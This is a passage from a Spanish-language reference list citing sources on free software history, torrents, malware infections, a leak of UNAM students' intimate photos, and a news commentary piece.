UOC. (s. f.). HISTORIA Y DESARROLLO DEL SOFTWARE LIBRE Y DE CÓDIGO FUENTE ABIERTO. Internet Interdisciplinary Institute (IN3) - UOC R&I. https://in3.uoc.edu/opencms_in3/export/sites/in3/webs/projectes/software_libre/_resources/documents/Historia.pdf

Vega, L. (2020, noviembre 25). *Divulgan fotos íntimas de 150 alumnas de la UNAM.* Plumas Atómicas. <https://plumasatomicas.com/noticias/cdmx/divulgan-fotos-intimas-de-150-alumnas-de-la-unam/>

vpnoverview. (2020, 29 de octubre). ¿Qué son los torrents? Una guía completa | VPNOverview. <https://vpnoverview.com/es/privacidad/descargas/que-son-los-torrents/>

Wakefield, B. J. (2021, 22 de enero). *Malware found on laptops given out by government.* BBC News. https://www-bbc-com.translate.google/news/technology-55749959?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es-419&_x_tr_pto=nui,sc

WeLiveSecurity. (2021, 5 de enero). 7 formas en las que tus dispositivos se pueden infectar con malware | WeLiveSecurity. <https://www.welivesecurity.com/la-es/2021/01/05/formas-comunes-dispositivos-pueden-infectarse-con-malware/>

Zapata Serna, S. (2020, 14 de noviembre). Una Historia que se Repite – Parte II. Al Poniente. <https://alponiente.com/una-historia-que-se-repite-parte-ii/>